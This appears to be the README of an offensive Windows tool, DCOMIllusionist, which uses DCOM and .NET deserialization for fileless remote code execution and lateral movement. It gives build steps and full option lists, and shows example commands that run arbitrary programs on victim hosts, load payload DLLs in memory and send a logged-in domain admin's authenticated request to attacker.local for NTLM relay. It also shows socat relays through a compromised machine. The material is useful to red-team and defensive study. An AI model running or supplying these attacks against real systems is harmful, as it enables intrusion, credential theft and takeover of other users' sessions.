
DCOM in memory and fileless lateral movement techniques through .Net deserilization
Windows fileless lateral movement technique.
Introduction • Build • Usage • Technical Details • Acknowledgements
This tool enables remote code execution on a Windows machine, if you have administrative privileges. It leverages DCOM and the behavior of .NET DCOM servers, which automatically deserialize incoming objects. This makes it possible to execute arbitrary commands or load DLLs without writing to disk.
Originally discovered by James Forshaw as a privilege escalation technique, this method was adapted for lateral movement by remotely modifying specific registry keys. Additionally, it supports cross-session exploitation through DCOM, allowing arbitrary commands to be executed within another user session under that session's security context.
It works on workstations and servers but network access between the target machine and an attacker-controlled machine is required for this technique to work.
More details in this section.
A release is available, or you can build it manually:
PS F:\> git clone https://github.com/synacktiv/DCOMIllusionist.git
PS F:\> cd DCOMIllusionist
PS F:\DCOMIllusionist> dotnet publish -c Release -r win-x64
PS F:\> runas /u:LAB\adm /netonly powershell.exe
PS F:\> ./DCOMIllusionist.exe -t 10.10.10.10 --session 1 --curl http://attacker.local --attacker-sid <sid-adm>
[!IMPORTANT]
Administrative access is required on both the attacking host (via an elevated shell) and the target machine to successfully use this tool.
Usage:
  DCOMIllusionist.exe [options] -t <target> (--ps-exec | --exec | --curl | --file-write-src | --load-dll | --yso-b64 | --test-network | --list-sessions)

Options:
  -h, --help                        Show this help message and exit
  -d, --debug                       Enable debug logging
  -t, --target <value>              Set the target hostname or IP
  -p, --port <value>                Set the target port (Default: 49765)
      --clsid <value>               Specify a CLSID (no curly braces)
      --appid <value>               Specify an AppID (no curly braces)
  -s, --session <value>             Provide a session identifier
   -l --listen <host>               Specify listener FQDN or IP
  -g, --gadget <value>              Specify gadget to use
      --attacker-sid <value>        Set the attacker's SID
      --no-port-check               Disable port availability check
      --restore-backup <path>       Restore registry from backup
      --local-registry-only         Only performs local registry modifications
      --remote-registry-only        Only performs remote registry modifications
      --skip-local-registry-setup   Skip local registry setup
      --skip-remote-registry-setup  Skip remote registry setup
      --hku                         Perform remote registry operations on HKCU instead of HKLM
      --fake-clsid                  Create fake CLSID with fake AppId

Attacks:
      --ps-exec <args>              Execute a command remotely using PSExec
      --exec <cmd>                  Execute a command remotely
      --exec-args <args>            Args to pass to the command
      --curl <url>                  Use curl-style web request payload
      --file-write-src <src>        File to write
      --file-write-dst <dst>        Destination path
      --load-dll <path>             Load a DLL into the remote process
      --dll-class <value>           Class in the DLL to execute (including namespace)
      --dll-method <value>          Static Method in the class to execute (Default: Run)
      --yso-b64 <b64>               Execute base64-encoded ysoserial payload
      --test-network                Check network access from target to attacker machine
      --list-sessions               List interactive sessions on the target

Examples:
    DCOMIllusionist.exe --target 192.168.1.10 --exec "whoami"
    DCOMIllusionist.exe -t victim.local -p 1337 --listen other.attacker.local --load-dll "payload.dll" --dll-class "Exploit" --session 2

CLSID:
    BFFECCA7-4069-49F9-B5AB-7CCBB078ED91 - System.ServiceModel.Internal.TransactionBridge           (Default)
    2A7B042D-578A-4366-9A3D-154C0498458E - System.Management.Instrumentation.ManagedCommonProvider
    37708080-3519-4ED6-91D5-A64B643863FB - Windows.Help.Runtime.CatalogRead

AppId:
    577289B6-6E75-11DF-86F8-18A905160FE0 - Windows Push Notification Platform Connection Provider   (Default)
    63766597-1825-407D-8752-098F33846F46 - CentennialLifetimeManagerConsoleOperator
    06C792F8-6212-4F39-BF70-E8C0AC965C23 - User Account Control Settings                            (Interactive user)
    D4872B74-3AFC-47CD-B8A2-9E4F998539BC - Remote Cloud Store Factory                               (Interactive user)
--sessionAs previously explained a session can be specified to execute arbitrary command in another users's session.
[!WARNING] This only works with AppIDs configured to run under the interactive user's identity. This is handled automatically, there's no need to specify the
--appidargument, as the tool will use the AppID associated with the User Account Control Settings by default.
[!IMPORTANT] Only works if the attacking machine is joined to a domain, more details here.
--list-sessionsList remote interactive and active sessions on the target using WTSEnumerateSessions.
--listenIf the target machine cannot directly reach the attacker's host, the exploit will fail. However, it is possible to specify an intermediate machine that the target can connect to. Using tools like socat, the traffic can then be relayed from this intermediary to the attacker's host.

$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:attacker.local:135
$ socat -v TCP-LISTEN:1337,fork,reuseaddr TCP:attacker.local:1337
PS F:\> ./DCOMIllusionist.exe -t victim.local -p 1337 --listen compromised.local --ps-exec whoami
--attacker-sidWhen running the exploit from a runas /netonly shell, the associated identity cannot be retrieved automatically. Therefore, it is necessary to explicitly provide it using the --attacker-sid option for the attack to succeed.
--exec--exec can be used with --exec-args to execute arbitrary binaries on the target:
PS F:\> ./DCOMIllusionist.exe -t victim.local --exec powershell.exe --exec-args "-C calc"
[!NOTE]
--ps-execis just a wrapper around that, the same can be achieved with:--ps-exec calc
--curlCurl can be useful in cross-session exploitation scenarios. If you have administrative privileges on a machine and, for example, a domain administrator is active in session 3, it is possible to initiate an authenticated HTTP request, purely through .NET, on behalf of that user. By directing this request to an attacker-controlled machine running ntlmrelayx.py, traditional NTLM relay attacks can be performed to compromise the user.
PS F:\> ./DCOMIllusionist.exe -t 10.10.10.10 --session 3 --curl http://attacker.local
--load-dllIt is possible to load an arbitrary DLL entirely in-memory, without touching the disk. For instance:
// Build: csc /target:library /optimize /out:Payload.dll Payload.cs
using System.Diagnostics;

public class Payload
{
  public static void Run()
  {
    Process.Start("calc");
  }
}

